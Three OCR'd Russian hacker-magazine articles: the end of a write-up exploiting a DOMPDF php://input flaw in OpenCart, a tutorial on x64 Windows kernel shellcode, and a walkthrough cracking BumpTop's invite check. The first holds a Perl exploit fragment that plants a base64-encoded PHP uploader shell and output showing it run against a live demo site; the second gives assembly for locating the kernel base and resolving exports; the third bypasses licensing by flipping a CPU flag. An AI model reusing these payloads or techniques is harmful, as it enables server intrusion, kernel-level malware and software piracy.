
Example #1 Saving HTTP PUT files

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("myputfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```



Наш шелл во всей красе :)

заменив POST на PUT, пробуем послать какую-нибудь строку, которая должна выполниться как PHP-код. И что ты думаешь? Это прокатило, скрипт получает чистую строку, код выполняется. Второй эксплойт основан на методе с PUT и php:/input, он загружает произвольные файлы на сервер с уязвимой библиотекой, действуя в несколько этапов. Вот кусок из эксплойта:

```
    my $tmp_shell = <<'B64';
<?php
if(@move_uploaded_file($_FILES['fi']
['tmp_name'],$_FILES['fi']['name']))
{
    echo(9);
    @unlink(__FILE__);
}
B64
 my $shell64 = encode_base64(
   $tmp_shell);
 my $stophp = sprintf(
  "<?php eval(base64decode('%s'));",
  encode_base64(
   "file_put_contents('i.php',
    base64_decode('$shell64'));")
  );
 # Stage 1, exploiting DOMPDF
vulnerability.
 my $req = PUT "$url/dompdf.
php?input_file=php://input", Content
=> $stophp;
```

В переменной $tmp_shell у нас временный мини-шелл. Его задача — загрузить файл (для нас предпочтительно полноценный шелл) и удалить самого себя. Этот мини-шелл будет записан в файл i.php при выполнении PHP-кода. В последней строке у нас находится перловый запрос PUT. В принципе, тут все должно быть интуитивно понятно. Этот и самый первый эксплойты ищи на диске. Таким образом, вырос второй эксплойт, ориентированный на вариант, когда allow_url_fopen=off. На локальном сервере все замечательно работает, шелл заливается. Теперь остается скрестить пальцы и запустить наш эксплойт против демоверсии сайта. Снова соединяюсь со своим дедиком и запускаю оттуда эксплойт:

```
www-data@sd:/var/www/lib$ ./e.pl
-u=http://demo.opencart.com/ -s=./
logs.php

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    www.opencart.com exploit
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

[~] Exploiting http://demo.
opencart.com/
[+] Ok, uploading shell...
[+] Ok, response[9], checking for
shell.
[+] Ok, shell: http://demo.
opencart.com/system/helper/dompdf/
newi.php
```

Как ты понимаешь, теперь мне повезло, и шелл залился. Находясь внутри сервера, я увидел, что админы сервера поотрубали множество опасных функций PHP, неплохо настроили PHP-конфиг, но это их не спасло. Изначально поставленная мною цель была достигнута — преодолеть первый рубеж, залить шелл. Находясь на сервере, можно было дампить базу данных, рутать сервер, дефейсить и так далее, но это не входило в мои планы. Я поступил более гуманно, сообщив администраторам об уязвимости. Админы подсуетились в тот же день, так что на оффсайте последняя версия (1.4.6) не поддается эксплойту. Поэтому можно наткнуться как на уязвимый, так и на чистый движок одной и той же версии.

ХЭППИ ЭНД

Какой урок можно извлечь из этой истории? Атакующей стороне — не сдаваться и не отступать, а шевелить мозгами и искать пути обхода. Как ты мог наблюдать, для того, чтобы попасть на сервер, мне пришлось перебрать немалое количество разных техник и методов эксплуатации уязвимостей. Что по поводу разработчиков, то есть такая пословица: «доверяй, но проверяй». В движке, с которым мы работали, была применена уязвимая сторонняя библиотека, что и стало причиной успешной атаки. А ведь об уязвимости было известно еще до моего эксплойта. Это говорит о том, что разработчики движка не интересуются безопасностью, не читают багтреки, да и аудит своей системы в целом не проводят. В итоге финал таков, как он есть. Но одно было сделано правильно. Сами исходники движка находятся на хостинге от Google. Возможно, если хорошо поискать, то можно и на оффсайте найти аутентификационные данные для хостинга проекта, но это уже потребует немного больших усилий. Помимо безопасности, это снижает нагрузку на сервер, остается больше места, не расходуется трафик.
В общем, учись, не вреди и используй знания в благих намерениях.

r0064 r0064@mail.ru



Многоразрядные шелл-коды

ПИШЕМ RINGO-SHELLCODE ПОД WINDOWS X64

Для тебя наверняка не секрет, что ядро 64-битной Windows подверглось значительным изменениям. Это, в первую очередь, касается ряда системных структур и функций. А значит, на 64-битной винде привычные способы написания шелл-кодов становятся совершенно бесполезными, посему приходится брать дизассемблер и адаптироваться к новым условиям. Копаться в этих самых структурах, сравнивать и анализировать. Чем мы сегодня с тобой и займемся!

Что примечательно — никто до меня эту тему не расписывал. Да и я сам за все время существования x64 видел только пример шелл-кода **ring3** (inj3ct0r.com/exploits/9740). Под нулевое кольцо мне пока ничего увидеть не довелось. Будем это дело исправлять — ведь, в конце концов, область применения позиционно-независимого кода чрезвычайно широка: от вполне легальных пакеров/протекторов до руткитов и эксплойтов.

ЧТО НУЖНО ДЛЯ РАБОТЫ?

Для компиляции драйвера (мы ведь пишем шелл-код ring0) тебе потребуется Macro Assembler x64 (ml64). Его можно утянуть из WDK. Сам WDK доступен для скачивания на сайте Мелкософта по ссылке: microsoft.com/whdc/DevTools/WDK/WDKpkg.mspx.
После компиляции драйвер можно будет загрузить с помощью набора консольных утилит из примеров для FASM (install_drv.exe, start_drv.exe и пр.). И только потому, что мне было лень написать свою утилиту (сваяю в ближайшее время). Скачать их можно по ссылке: flatassembler.net/examples/win64_drivers.zip.
Помимо всего прочего тебе понадобятся Microsoft Debugging Tools (64-битные версии) + livekd Руссиновича (нужен для просмотра смещений в ядерных структурах). Первое и второе можно скачать на сайте Microsoft: microsoft.com/whdc/devtools/debugging/install64bit.mspx и technet.microsoft.com/ru-ru/sysinternals/bb897415.aspx. Чтобы лицезреть отладочный вывод своего новоиспеченного драйвера, тебе потребуется DbgView. Он себя (что очень приятно) прекрасно чувствует на 64-битной винде, как, впрочем, и livekd (technet.microsoft.com/en-us/sysinternals/bb896647.aspx).
Дизассемблировать ядерные модули будем с помощью IDA x64.
Ну и для успешного восприятия того, что здесь написано, ты должен быть знаком с форматом PE и хотя бы в общих чертах понимать, что представляет собой 64-битный ассемблер. К вышесказанному надо еще добавить желание разобраться в тонкостях 64-битного пикодинга :).

ПЛАН ДЕЙСТВИЙ


Обрисую задачи, которые нам необходимо будет решить при написании базонезависимого кода. Чтобы в голове все уложилось, всегда лучше следовать определенному плану.
1. Получение адреса начала ядра (aka ntoskrnl);
2. Разбор таблицы экспорта ntoskrnl;
3. Получение адресов нужных функций;
4. Profit!
Итак, начнем по порядку...

ПОИСК БАЗЫ ЯДРА


Первым делом нам необходимо получить базу ядра. Я рассмотрю три способа получения:
- через поля структуры Processor Control Region (сокращенно PCR);
- юзая инструкцию sidt;
- через msr (они же машинно-зависимые регистры).

Конечно же, способы получения адреса начала ядра не исчерпываются






Вывод нашего драйвера в DbgView



Родной интерфейс ml64



Единственный x64 шелл-код, обнаруженный мной и мирно лежащий на inj3ct0r.com



dvd

Исходники скомпилированного драйвера ищи на нашем DVD.

только этими тремя. Более того, здесь все ограничивается только фантазией кодера; в мои цели входит лишь расставить путеводные флажки для твоих дальнейших исследований. Что ж, приступим!

СПОСОБ №1

Суть как этого, так и других способов в том, что мы должны отыскать какой-то адрес, принадлежащий ntoskrnl. Такой адрес можно получить из, скажем, обработчика прерывания int 3 из idt. Выбор допустимого вектора определяется тем, принадлежит ли он обычно ядру. Я говорю «обычно», так как могут стоять различные хуки. Хотя на x64 idt проверяется Patch Guard, его защиту можно без труда обойти. В вопросе поиска подходящего обработчика нам поможет livekd и его команда !idt, которая дампит таблицу прерываний.

```
0: kd> !idt
Dumping IDT:
00: fffff8000102c400 nt!KiDivideErrorFault
01: fffff8000102c4c0 nt!KiDebugTrapOrFault
02: fffff8000102c600 nt!KiNmiInterrupt
               Stack = 0xFFFFF8000011D000
03: fffff8000102c940 nt!KiBreakpointTrap
04: fffff8000102ca00 nt!KiOverflowTrap
05: fffff8000102cac0 nt!KiBoundFault
06: fffff8000102cb80 nt!KiInvalidOpcodeFault
07: fffff8000102cd40 nt!KiNpxNotAvailableFault
08: fffff8000102ce00 nt!KiDoubleFaultAbort
               Stack = 0xFFFFF8000011B000
09: fffff8000102cec0 nt!KiNpxSegmentOverrunAbort
0a: fffff8000102cf80 nt!KiInvalidTssFault
0b: fffff8000102d040 nt!KiSegmentNotPresentFault
0c: fffff8000102d140 nt!KiStackFault
0d: fffff8000102d240 nt!KiGeneralProtectionFault
0e: fffff8000102d340 nt!KiPageFault
10: fffff8000102d680 nt!KiFloatingErrorFault
11: fffff8000102d7c0 nt!KiAlignmentFault
12: fffff8000102d880 nt!KiMcheckAbort
               Stack = 0xFFFFF8000011F000
13: fffff8000102dbc0 nt!KiXmmException
1f: fffff800010279e0 nt!KiApcInterrupt
2c: fffff8000102dd40 nt!KiRaiseAssertion
2d: fffff8000102de00 nt!KiDebugServiceTrap
2f: fffff80001067c70 nt!KiDpcInterrupt
```

Итого 20+ возможных вариантов, что не так уж мало. Но, чтобы определить адрес обработчика, нам потребуется адрес начала idt. Один из способов ее получения — чтение поля KPCR.IdtBase. О виде структуры PCR спросим, как обычно, у livekd.

```
0: kd> dt _KPCR
nt!_KPCR
+0x000 NtTib             : _NT_TIB
+0x000 GdtBase           : Ptr64 _KGDTENTRY64
+0x008 TssBase           : Ptr64 _KTSS64
+0x010 PerfGlobalGroupMask : Ptr64 Void
+0x018 Self              : Ptr64 _KPCR
+0x020 CurrentPrcb       : Ptr64 _KPRCB
+0x028 LockArray         : Ptr64 _KSPIN_LOCK_QUEUE
+0x030 Used_Self         : Ptr64 Void
+0x038 IdtBase           : Ptr64 _KIDTENTRY64
+0x040 Unused            : [2] Uint8B
+0x050 Irql              : UChar
+0x051 SecondLevelCacheAssociativity : UChar
+0x052 ObsoleteNumber    : UChar
+0x053 Fill0             : UChar
+0x054 Unused0           : [3] Uint4B
+0x060 MajorVersion      : Uint2B
+0x062 MinorVersion      : Uint2B
+0x064 StallScaleFactor  : Uint4B
+0x068 Unused1           : [3] Ptr64 Void
+0x080 KernelReserved    : [15] Uint4B
+0x0bc SecondLevelCacheSize : Uint4B
+0x0c0 HalReserved       : [16] Uint4B
+0x100 Unused2           : Uint4B
+0x108 KdVersionBlock    : Ptr64 Void
+0x110 Unused3           : Ptr64 Void
+0x118 PcrAlign1         : [24] Uint4B
+0x180 Prcb              : _KPRCB
```

Как ты можешь заметить, указатели расширились до 64 бит, ну и имена полей (сравнивая с 32-разрядной Виндой) тоже поменялись. Но это не самое главное, так как для нас в данный момент важно смещение поля IdtBase относительно начала _PCR.

Хорошо, допустим, структуру x64 PCR мы мало-мальски знаем (честь и хвала livekd). А откуда мы достанем указатель на KPCR? Глянем в код функции из hal.dll HalInitializeProcessor.

```
.text:000000008001F240  public HalInitializeProcessor
.text:000000008001F240  HalInitializeProcessor proc near
; DATA XREF: .pdata:000000008004C804 o
.text:000000008001F240
.text:000000008001F240 var_28 = byte ptr -28h
.text:000000008001F240 var_20 = byte ptr -20h
.text:000000008001F240 var_18 = qword ptr -18h
.text:000000008001F240 arg_0 = byte ptr  8
.text:000000008001F240
.text:000000008001F240  push    rbx
.text:000000008001F242  sub     rsp, 40h
.text:000000008001F246  mov     r8, gs:18h
.text:000000008001F24F  mov     r10d, ecx
.text:000000008001F252  mov     r9d, 1
.text:000000008001F258  mov     rax, [r8+20h]
.text:000000008001F25C  mov     ecx, ecx
.text:000000008001F25E  mov     [rax+4], r10b
.text:000000008001F262  shl     r9, cl
.text:000000008001F265  lea     rax, HalpProcessorPCR
.text:000000008001F26C  or     cs:HalpActiveProcessors, r9
.text:000000008001F273  cmp    cs:HalpStaticIntAffinity, 0
.text:000000008001F27A  mov     dword ptr [r8+64h], 64h
.text:000000008001F282  mov     [rax+r10*8], r8
```

Как видим, указатель на PCR для текущего процессора мы можем утянуть из gs:[18h]. В 32-битной Винде юзали сегментный регистр fs, а теперь gs :).

Так, а что стало с дескрипторами шлюзов в idt? Нам ведь надо достать адрес обработчика int 3 (ну или другого, по вкусу), а у нас только дескрипторы шлюзов, по которым «размазано» смещение обработчика. Они, конечно же, в x64 тоже поменялись. Как именно? Изменения можно (и нужно) смотреть в оригинальных мануалах производителя (AMD, Intel), но у нас сейчас под рукой только livekd. И с его помощью тоже можно узнать нужную инфу! Вводим dt _KIDTENTRY64, чтобы вытянуть из отладочных символов структуру дескриптора шлюза.

```
0: kd> dt _KIDTENTRY64
nt!_KIDTENTRY64
   +0x000 OffsetLow        : Uint2B
   +0x002 Selector         : Uint2B
   +0x004 IstIndex         : Pos 0, 3 Bits
   +0x004 Reserved0        : Pos 3, 5 Bits
   +0x004 Type             : Pos 8, 5 Bits
   +0x004 Dpl              : Pos 13, 2 Bits
   +0x004 Present          : Pos 15, 1 Bit
   +0x006 OffsetMiddle     : Uint2B
   +0x008 OffsetHigh       : Uint4B
   +0x00c Reserved1        : Uint4B
   +0x000 Alignment        : Uint8B
0: kd>
```

Из этого дампа мы должны понять, где внутри дескриптора располагаются кусочки адреса обработчика (он же Offset). Адрес, как ты уже понял, тоже 64-битный.

Вот, собственно, и все, что нам нужно. Ниже привожу код с комментариями, который и получает базу ядра этим способом.

```
; _KPRC
mov rcx, gs:[18h]
; +0x038 IdtBase            : Ptr64 _KIDTENTRY64
mov rcx,qword ptr[rcx+38h]
```

```
Dump C:\WINDOWS.1\system32\livekd.dmp - WinDbg:6.11.0001.404 AMD64
File  Edit  View  Debug  Window  Help
Command - Dump C:\WINDOWS.1\system32\livekd.dmp - WinDbg:6.11.0
***                                                                  ***
************************************************************************
************************************************************************
***                                                                  ***
***                                                                  ***
***    Your debugger is not using the correct symbols                ***
***                                                                  ***
***    In order for this command to work properly, your symbol path  ***
***    must point to .pdb files that have full type information.     ***
***                                                                  ***
***    Certain .pdb files (such as the public OS symbols) do not     ***
***    contain the required information.  Contact the group that     ***
***    provided you with these symbols if you need this command to   ***
***    work.                                                         ***
***                                                                  ***
***    Type referenced: kernel32!pNlsUserInfo                        ***
***                                                                  ***
************************************************************************
Probably caused by : LiveKdD.SYS ( LiveKdD+19b0 )

Followup: MachineOwner
---------

0: kd>
Ln 0, Col 0  Sys 0:C:\WIND  Proc 000:0  Thrd 000:0  ASM  OVR  CAPS  NUM
```

Если консоль livekd тебе не по душе — запускай livekd с параметром -w

```
; получение адреса обработчика int 3
; Размер дескриптора шлюза теперь 16 байт. Нужен тре-
тий обработчик от 0
; INT_X — константа = 3
add rcx,16*INT_X
; собираем вместе поля OffsetLow, OffsetMiddle и
OffsetHigh структуры KIDTENTRY64
mov r11,qword ptr [rcx]
and r11,0FFFFh
mov rcx, qword ptr [rcx+4]
; теперь в rcx адрес обработчика int 3 (Offset)
mov cx,r11w
and cx,0F000h  ; обнуляем младшие 12 бит адреса
search_loo:    ; цикл поиска базы ntoskrnl
cmp word ptr [rcx],'ZM'
jnz nxt
sub rax,rax
; eax -> PE offset
mov eax,dword ptr [rcx+3Ch]
; проверка сигнатуры PE
cmp word ptr [rcx+rax],'EP'
jz found
nxt:
; продолжаем поиски...
sub rcx,1000h ; так быстрее всего
jmp search_loo
founded:
...
```

СПОСОБ №2

Этот метод также основывается на idt. Он несколько лаконичней, чем предыдущий, но также имеет ряд особенностей по сравнению с аналогичным способом для 32-разрядной версии Windows. Основная причина различий — изменение формата регистра idtr. Поле лимита не поменялось (как было 2 байта, так и осталось), а вот поле базы стало равным 8 байтам.

Структура idtr на x64 следующая:

```
typedef struct _IDTR
{
 USHORT usLimit;
 ULONGLONG uBase;
}IDTR;
```

Получив базу idt, действуем инструкцией sidt так же, как и в предыдущем примере. Обнуляем младшие 12 бит адреса и, вычитая по 1000h, проверяем сигнатуры MZ и PE.

СПОСОБ № 3

Еще один красивый способ заключается в получении адреса KiSystemCall64 (так называется обработчик в 64-битном ядре) из msr регистра lstar (его адрес 0xC0000082). Этот регистр (как, вероятно, тебе известно) используется командой syscall.

```
...
sub rcx,rcx
mov ecx,0C0000082h ; адрес msr в ecx
rdmsr ; читаем машинно-зависимый регистр lstar
...
```

После этого в паре регистров edx:eax будет содержаться адрес KiSystemCall64. Кстати, вовсе необязательно читать именно регистр lstar. Вообще, инструкция syscall в long mode (режим процессора, в котором работает 64-разрядная винда) юзает 2 msr регистра: cstar и lstart для compatibility и 64-bit mode соответственно. Так к чему это я веду? В msr cstar (0xC0000083) тоже лежит адрес, принадлежащий диапазону адресов ntoskrnl! — это адрес процедуры KiSystemCall32. Далее по уже известной тебе схеме получаем адрес начала ядра.

РАЗБОР ЭКСПОРТА В WINDOWS X64

Теперь приступаем к получению адресов нужных функций. Так как мы имеем дело с форматом PE32+, надо учитывать его специфику. Обрисую основные моменты, которые поменялись. Если ты имеешь опыт написания шелл-кодов для win32, то наверняка знаешь, что получить указатель на директорию экспорта можно, прибавив к адресу начала IMAGE_NT_HEADERS 78h. В win64 мы прибавляем 88h. Увеличение значения величины смещения обусловлено увеличением некоторых полей в PE32+ по сравнению с PE32.
Взглянем на структуру _IMAGE_NT_HEADERS64:

```
typedef struct _IMAGE_NT_HEADERS64 {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER64 OptionalHeader;
} IMAGE_NT_HEADERS64, *PIMAGE_NT_HEADERS64;
```

То есть изменения коснулись полей опционального заголовка, из-за этого пришлось поменять смещения. Кстати IMAGE_EXPORT_DIRECTORY (как и IMAGE_DOS_HEADER) не поменялась, что играет нам на руку.
В заключение привожу код разбора таблицы экспорта для PE32+:

```
...
    shellcode_data:
    db "ZwCreateFile",0
    ;...
    ; ищем адрес нужной функции
    ; export directory
    lea r11,[rcx+rax+88h]
    sub r12,r12
    ; export directory rva
    mov r12d,dword ptr [r11]
    ; Виртуальный адрес IMAGE_EXPORT_DIRECTORY
    add r12,rcx
    sub r8,r8
    ;number of functions
    mov r8d,dword ptr [r12+18h]
    sub r9,r9
    ; AddressOfNames
    mov r9d,dword ptr [r12+20h]
    ; function names virtual address
    add r9,rcx
    dec r8
    ; func_name
    mov rdi,shellcode_data
    next_function:
    sub rsi,rsi
    mov esi,dword ptr [r9+r8*4]
    add rsi,rcx
    ; сбросим флаг направления, чтобы при команде cmpsb происходил инкремент регистров
    cld
    push rdi
   ; сохраняем rcx — команда cmpsb его модифицирует
    push rcx
   ; устанавливаем счетчик символов для команды cmpsb
    mov rcx,12
   ; начинаем сравнивать строки посимвольно
    repe cmpsb
    jz founded_f
    pop rcx ; восстанавливаем значения модифицируемых cmpsb регистров
    pop rdi
   ; уменьшаем счетчик функций
    dec r8
    jnz next_function
    jmp not_found
    founded_f:
    pop rcx
    pop rdi
    sub rbx,rbx
    ; AddressOfNameOrdinals RVA
    mov ebx,dword ptr [r12+24h]

    ;NameOrdinals VA
    add rbx,rcx
    ; index in address table into r8
    mov r8w, word ptr [rbx+r8*2] ; кладем значение индекса в младшее слово регистра r8
    and r8d,0FFFFh
    sub rbx,rbx
    mov ebx,dword ptr [r12+1Ch]
    add rbx,rcx
    sub r12,r12
    mov r12d, [rbx+r8*4] ; кладем в младшее двойное слово регистра r12 RVA нужной нам функции
; в регистре rcx получаем адрес функции ZwCreateFile
    add rcx,r12
    not_found:
...
```

Как видишь, этот код имеет два существенных недостатка. Во-первых, я не хеширую имя функции, а использую посимвольное сравнение. Во-вторых, отсутствует оптимизация.
Теперь компилируем драйвер с помощью ml64, а отладочный вывод смотрим в DbgView.
Правильность полученного адреса можно проверить в livekd. Для этого введем команду:

```
u полученный_адрес
```

ЗАКЛЮЧЕНИЕ

Вот мы и разобрались с ядерным шелл-кодингом под 64-битную Винду. На первый взгляд ничего сложного. Вообще, надо сказать, что 64-разрядные процессоры очень привлекательны для написания пи-кода. Все дело в таких нововведениях, как rip-relative addressing и большее количество регистров. Правда, некоторые вещи я намеренно упустил из виду — не приводить же совсем законченное решение :). С этим тебе, читатель, еще предстоит разобраться, и да поможет тебе дизассемблер! ⌶

Максим Бурини Maksim.Burnin@gmail.com; Дмитрий «2FED» Смирнов



Трехмерный взлом

BUMPTOP ИЛИ БЕТА-ВЕРСИЯ БУДУЩЕГО

Наверное, каждый человек хочет, чтобы все нужное всегда было с ним и лежало в одном месте. BumpTop придерживается именно такого принципа — это своего рода «коробка», в которой можно все разложить по полочкам или парой кликов мышью обратить в хаос. Ты, наверное, уже догадался, что речь идет о рабочем столе 3D.

ПРИГЛАШАЕМСЯ НА ТЕСТИРОВАНИЕ


Год назад я впервые увидел видео-демонстрацию трехмерного десктопа BumpTop[], тогда же я подал заявку на бетатестирование. Время шло, а инвайт на почту все не приходил, я уже и забыл про него. И вот, на днях в одном из блогов я наткнулся на заметку о BumpTop и вспомнил, что когда-то отправлял заявку на инвайт, и что мне так ничего и не дали.

ШАГ ПЕРВЫЙ


Для начала я решил поискать, что доступно в Сети. С этой целью я зашел на любимый thepiratebay.org, вбил в строке поиска «BumpTop» и получил всего 1 результат — бета-версию 2008 года. Скачав торрент, я установил и запустил BumpTop. Как и ожидалось, я получил окно с просьбой предъявить инвайт. Инвайта у меня, конечно, не было, так что я сразу открыл bumptop.exe в интерактивном дизассемблере IDA pro. После недолгого анализа IDA замерла, передавая управление мне. И тут понеслось.

Для начала нужно было найти код, который определяет, зарегистрирована ли программа. Для этого я открыл окно со Strings (Shift+F12) и нашел там строку «Please enter your invite code:», написанную в окне для ввода инвайта. Кликнул по ней два раза и оказался на адресе .rdata:00647D1C, где эта строка хранится. Затем я вызвал окно jump to xref operand(x), чтобы посмотреть, где наша строка используется. Получил всего один адрес и перешел по нему. Далее, чтобы удостовериться, что это тот код, который мы ищем, я поставил точку останова (F2) и запустил программу (F9). Достигнув бряка, пробежался немного вниз (F8) до адреса 0041B7A7. И... вот оно! Открылось наше окно с запросом инвайта. Теперь следует найти код, который определяет, нужно ли нам показывать это окно. Остановив программу и поднявшись по коду выше, до объявления функции по адресу .text:0041B350, я посмотрел, откуда она вызывается (jump to xref operand). Затем, перейдя по полученному адресу, сразу перед вызовом нашей функции я увидел условный переход:


```
.text:004862B4   cmp byte ptr [eax+8Bh], 0
         ; сравнение переменной с 0
.text:004862BB   jnz short loc_4862C2
```



Только что запущенный Bumptop beta 12



Нужная нам строка



Обновим нашу старую бету на новую?

```
        ; условный переход
  .text:004862BD          call sub_41B350 ;вызов функции
```

Я поставил на него точку останова, запустил программу, и она встала на свежеустановленном бряке. Так как здесь условный переход осуществляется с помощью инструкции JNZ (прыгнуть, если не ноль), то, чтобы переход все-таки состоялся, нужно поменять флаг ZF (флаг нуля — единственный флаг, который влияет на инструкции JZ и JNZ) с 1 на 0. Поменяв флаг, в окне General Registers я вдавил Run(f9). Bumptop, радостно мигнув сплешскрином и вызвав несколько исключений, которые я успешно проигнорировал, стартанул!
